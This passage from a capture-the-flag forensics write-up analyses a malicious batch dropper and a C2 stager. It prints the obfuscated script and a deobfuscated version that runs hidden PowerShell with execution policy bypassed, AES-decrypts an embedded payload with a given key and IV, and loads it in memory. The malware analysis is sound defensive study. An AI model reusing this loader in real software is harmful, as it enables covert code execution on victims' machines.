<span class="c">:: SEWD/RSJz4q93dq1c+u3tVcKPbLfn1fTrwl01pkHX3+NzcJ42N+ZgqbF+h+S76xsuroW3DDJ50IxTV/PbQICDVPjPCV3DYvCc244F7AFWphPY3kRy+618kpRSK2jW9RRcOnj8dOuDyeLwHfnBbkGgLE4KoSttWBplznkmb1l50KEFUavXv9ScKbGilo9+85NRKfafzpZjkMhwaCuzbuGZ1+5s9CdUwvo3znUpgmPX7S8K4+uS3SvQNh5iPNBdZHmyfZ9SbSATnsXlP757ockUsZTEdltSce4ZWF1779G6RjtKJcK4yrHGpRIZFYJ3pLosmm7d+SewKQu1vGJwcdLYuHOkdm5mglTyp20x7rDNCxobvCug4Smyrbs8XgS3R4jHMeUl7gdbyV/eTu0bQAMJnIql2pEU/dW0krE90nlgr3tbtitxw3p5nUP9hRYZLLMPOwJ12yNENS7Ics1ciqYh78ZWJiotAd4DEmAjr8zU4U...</span>

<span class="kd">snip</span>

<span class="nv">%CJnGNBkyYp%%</span><span class="kd">UBndSzFkbH</span><span class="nv">%%ujJtlzSIGW%%</span><span class="kd">nwIWiBzpbz</span><span class="nv">%%cHFmSnCqnE%%</span><span class="kd">kTEDvsZUvn</span><span class="nv">%%JBRccySrUq%%</span><span class="kd">ZqjBENExAX</span><span class="nv">%%XBucLtReBQ%%</span><span class="kd">BFTOQBPCju</span><span class="nv">%%vlwWETKcZH%%</span><span class="kd">NCtxqhhPqI</span><span class="nv">%%GOPdPuwuLd%%</span><span class="kd">YcnfCLfyyS</span><span class="nv">%%JPfTcZlwxJ%%</span><span class="kd">ualBOGvshk</span><span class="nv">%%xprVJLooVF%%</span><span class="kd">cIqyYRJWbQ</span><span class="nv">%%jaXcJXQMrV%%</span><span class="kd">pMrovuxjjq</span><span class="nv">%%KXASGLJNCX%%</span><span class="kd">XzrrbwrpmM</span><span class="nv">%%VCWZpprcdE%%</span><span class="kd">tzMKflzfvX</span><span class="nv">%%ndjtYQuanY%%</span><span class="kd">chXxviaBCr</span><span class="nv">%%tHJYExMHlP%%</span><span class="kd">WmUoySsDby</span><span class="nv">%%UrPeBlCopW%%</span><span class="kd">lYCdEGtlPA</span><span class="nv">%%eNOycQnIZD%%</span><span class="kd">PxzdwcSExs</span><span class="nv">%%VxroDYJQKR%%</span><span class="kd">zhNAugCrcK</span><span class="nv">%%XUpMhOyyHB%%</span><span class="kd">OOOxFGwzUd</span><span class="err">%</span>
<span class="nb">cls</span>
<span class="nv">%dzPrbmmccE%%</span><span class="kd">xQseEVnPet</span><span class="err">%</span>
<span class="nv">%eDhTebXJLa%%</span><span class="kd">vShQyqnqqU</span><span class="nv">%%KsuJogdoiJ%%</span><span class="kd">uVLEiIUjzw</span><span class="nv">%%SJsEzuInUY%%</span><span class="kd">gNELMMjyFY</span><span class="nv">%%XIAbFAgCIP%%</span><span class="kd">weRTbbZPjT</span><span class="nv">%%yQujDHraSv%%</span><span class="kd">zwDBykiqZZ</span><span class="nv">%%nfEeCcWKKK%%</span><span class="kd">MtoMzhoqyY</span><span class="nv">%%igJmqZApvQ%%</span><span class="kd">SIQjFslpHA</span><span class="nv">%%KHqiJghRbq%%</span><span class="kd">WSRbQhwrOC</span><span class="nv">%%BGoTReCegg%%</span><span class="kd">WYJXnBQBDj</span><span class="nv">%%SIneUaQPty%%</span><span class="kd">WTAeYdswqF</span><span class="vm">%%E</span>
</code></pre></div></div>

<p>Running this script through DissectMalware’s <a href="https://github.com/DissectMalware/batch_deobfuscator">batch_deobfuscator</a>, I got a somewhat readable version of the script.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/relic_maps/deobf.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/relic_maps/deobf.png" /></a>
</figure>

<p>Cleaning this up a bit, I can get a better idea of what’s going on.</p>

<div class="language-batch highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">copy</span> <span class="kd">C</span>:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe <span class="na">/y </span><span class="err">%</span><span class="o">~</span><span class="m">0</span>.exe

<span class="nb">cls</span>
<span class="nb">cd</span> <span class="vm">%~dp0</span>
<span class="vm">%~nx0</span>.exe <span class="na">-noprofile -windowstyle </span><span class="kd">hidden</span> <span class="na">-ep </span><span class="kd">bypass</span> <span class="na">-command </span>$eIfqq <span class="o">=</span> <span class="o">[</span><span class="kd">System</span>.IO.File<span class="o">]</span>::<span class="o">(</span><span class="s1">'txeTllAdaeR'</span><span class="o">[-</span><span class="m">1</span>..<span class="o">-</span><span class="m">11</span><span class="o">]</span> <span class="na">-join </span><span class="s1">''</span><span class="o">)(</span><span class="s1">'</span><span class="vm">%~f0</span><span class="s1">'</span><span class="o">)</span>.Split<span class="o">([</span><span class="kd">Environment</span><span class="o">]</span>::NewLine<span class="o">)</span>

<span class="kd">foreach</span> <span class="o">(</span>$YiLGW <span class="k">in</span> $eIfqq<span class="o">)</span> <span class="o">{</span> 
	<span class="k">if</span> <span class="o">(</span>$YiLGW.StartsWith<span class="o">(</span><span class="s1">':: '</span><span class="o">))</span> <span class="o">{</span>  
		$VuGcO <span class="o">=</span> $YiLGW.Substring<span class="o">(</span><span class="m">3</span><span class="o">)</span>
 		<span class="nb">break</span>
 	<span class="o">}</span>
<span class="o">}</span>

$uZOcm <span class="o">=</span> <span class="o">[</span><span class="kd">System</span>.Convert<span class="o">]</span>::<span class="o">(</span><span class="s1">'gnirtS46esaBmorF'</span><span class="o">[-</span><span class="m">1</span>..<span class="o">-</span><span class="m">16</span><span class="o">]</span> <span class="na">-join </span><span class="s1">''</span><span class="o">)(</span>$VuGcO<span class="o">)</span>
$BacUA <span class="o">=</span> <span class="kd">New</span><span class="na">-Object </span><span class="kd">System</span>.Security.Cryptography.AesManaged
$BacUA.Mode <span class="o">=</span> <span class="o">[</span><span class="kd">System</span>.Security.Cryptography.CipherMode<span class="o">]</span>::CBC
$BacUA.Padding <span class="o">=</span> <span class="o">[</span><span class="kd">System</span>.Security.Cryptography.PaddingMode<span class="o">]</span>::PKCS7
$BacUA.Key <span class="o">=</span> <span class="o">[</span><span class="kd">System</span>.Convert<span class="o">]</span>::<span class="o">(</span><span class="s1">'gnirtS46esaBmorF'</span><span class="o">[-</span><span class="m">1</span>..<span class="o">-</span><span class="m">16</span><span class="o">]</span> <span class="na">-join </span><span class="s1">''</span><span class="o">)(</span><span class="s1">'0xdfc6tTBkD+M0zxU7egGVErAsa/NtkVIHXeHDUiW20='</span><span class="o">)</span>
$BacUA.IV <span class="o">=</span> <span class="o">[</span><span class="kd">System</span>.Convert<span class="o">]</span>::<span class="o">(</span><span class="s1">'gnirtS46esaBmorF'</span><span class="o">[-</span><span class="m">1</span>..<span class="o">-</span><span class="m">16</span><span class="o">]</span> <span class="na">-join </span><span class="s1">''</span><span class="o">)(</span><span class="s1">'2hn/J717js1MwdbbqMn7Lw=='</span><span class="o">)</span>
$Nlgap <span class="o">=</span> $BacUA.CreateDecryptor<span class="o">()</span>
$uZOcm <span class="o">=</span> $Nlgap.TransformFinalBlock<span class="o">(</span>$uZOcm<span class="o">,</span> <span class="m">0</span><span class="o">,</span> $uZOcm.Length<span class="o">)</span>
$Nlgap.Dispose<span class="o">()</span>
$BacUA.Dispose<span class="o">()</span>
$mNKMr <span class="o">=</span> <span class="kd">New</span><span class="na">-Object </span><span class="kd">System</span>.IO.MemoryStream<span class="o">(,</span> $uZOcm<span class="o">)</span>
$bTMLk <span class="o">=</span> <span class="kd">New</span><span class="na">-Object </span><span class="kd">System</span>.IO.MemoryStream
$NVPbn <span class="o">=</span> <span class="kd">New</span><span class="na">-Object </span><span class="kd">System</span>.IO.Compression.GZipStream<span class="o">(</span>$mNKMr<span class="o">,</span> <span class="o">[</span><span class="kd">IO</span>.Compression.CompressionMode<span class="o">]</span>::Decompress<span class="o">)</span>
$NVPbn.CopyTo<span class="o">(</span>$bTMLk<span class="o">)</span>
$NVPbn.Dispose<span class="o">()</span>
$mNKMr.Dispose<span class="o">()</span>
$bTMLk.Dispose<span class="o">()</span>
$uZOcm <span class="o">=</span> $bTMLk.ToArray<span class="o">()</span>
$gDBNO <span class="o">=</span> <span class="o">[</span><span class="kd">System</span>.Reflection.Assembly<span class="o">]</span>::<span class="o">(</span><span class="s1">'daoL'</span><span class="o">[-</span><span class="m">1</span>..<span class="o">-</span><span class="m">4</span><span class="o">]</span> <span class="na">-join </span><span class="s1">''</span><span class="o">)(</span>$uZOcm<span class="o">)</span>
$PtfdQ <span class="o">=</span> $gDBNO.EntryPoint
$PtfdQ.Invoke<span class="o">(</span>$null<span class="o">,</span> <span class="o">(,</span> <span class="o">[</span><span class="kd">string</span><span class="o">[]]</span> <span class="o">(</span><span class="s1">'</span><span class="err">%</span><span class="s1">*'</span><span class="o">)))</span>
</code></pre></div></div>

<p>The script first copies Powershell to the present working directory and renames it to match the script’s name,.</p>
<div class="language-batch highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">copy</span> <span class="kd">C</span>:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe <span class="na">/y </span><span class="err">%</span><span class="o">~</span><span class="m">0</span>.exe

<span class="nb">cls</span>
<span class="nb">cd</span> <span class="vm">%~dp0</span>
</code></pre></div></div>

<p>The script then reads its contents for any line that starts with the characters <code class="language-plaintext highlighter-rouge">::</code> which correspond to a comment. In this case, the only line that matches this criteria is the Base64 string.</p>

<div class="language-batch highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kd">foreach</span> <span class="o">(</span>$YiLGW <span class="k">in</span> $eIfqq<span class="o">)</span> <span class="o">{</span> 
	<span class="k">if</span> <span class="o">(</span>$YiLGW.StartsWith<span class="o">(</span><span class="s1">':: '</span><span class="o">))</span> <span class="o">{</span>  
		$VuGcO <span class="o">=</span> $YiLGW.Substring<span class="o">(</span><span class="m">3</span><span class="o">)</span>
 		<span class="nb">break</span>
 	<span class="o">}</span>
<span class="o">}</span>
</code></pre></div></div>

<p>The script then decodes and decrypts the payload using the provided AES key and initialization vector, and writes the memory stream to a gzip archive.</p>


<p>In order to obtain this file, I used the Base64 decode and AES decrypt functions on CyberChef. The 1F 8B hex bytes at the beginning confirm that this is a gzip archive.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/relic_maps/gz.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/relic_maps/gz.png" /></a>
</figure>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/relic_maps/signature.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/relic_maps/signature.png" /></a>
</figure>


<p>Using the gunzip operation, I extracted the contents of the archive, which turned out to be a Windows portable executable binary.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/relic_maps/gunzip.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/relic_maps/gunzip.png" /></a>
</figure>


<p>Further down in the binary, I noticed a string that appeared to be a flag, but with null bytes in between the characters.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/relic_maps/flag_space.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/relic_maps/flag_space.png" /></a>
</figure>

<p>Using the remove whitespace operation, I was able to make this string more readable and obtain the flag.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/relic_maps/flag.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/relic_maps/flag.png" /></a>
</figure>

<p>Flag: <code class="language-plaintext highlighter-rouge">HTB{0neN0Te?_iT'5_4_tr4P!}</code></p>

<h2 id="interstellar-c2">Interstellar C2</h2>

<p>Difficulty: Hard - 325 points</p>

<blockquote>
  <p>We noticed some interesting traffic coming from outer space. An unknown group is using a Command and Control server. After an exhaustive investigation, we discovered they had infected multiple scientists from Pandora’s private research lab. Valuable research is at risk. Can you find out how the server works and retrieve what was stolen?</p>
</blockquote>


<p>This challenge gives us another packet capture with TCP and HTTP traffic. Following the TCP streams, the very first stream is a GET request for a powershell script.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/ps1.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/ps1.png" /></a>
</figure>


<p>Similar to the batch script in the previous challenge, this script is obfuscated and utilizes AES encryption. I attempted to use PowerDecode, which failed, but <a href="https://github.com/R3MRUM/PSDecode">PSDecode</a> was successful.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/deobf.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/deobf.png" /></a>
</figure>

<p>This script downloads an external payload and moves it to the temporary directory, decrypts the payload, and runs the resultant executable.</p>


<p>The third TCP stream shows the capture of the payload being downloaded.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/download.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/download.png" /></a>
</figure>


<p>I recovered this payload from the packet capture and decrypted it using CyberChef.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/binary.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/binary.png" /></a>
</figure>


<p>I then downloaded the binary and loaded into Ghidra for analysis. There were a few different functions, including Encryption, Decryption, and ImplantCore. I also ran a search for strings, which returned a few interesting results. The most interesting was a file name, <code class="language-plaintext highlighter-rouge">dropper_cs.exe</code>.</p>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/funcs.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/funcs.png" /></a>
</figure>

<figure>
    <a href="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/dropper.png"><img src="/assets/img/ctf-writeups/ca2023/forensics/interstellar_c2/dropper.png" /></a>
</figure>

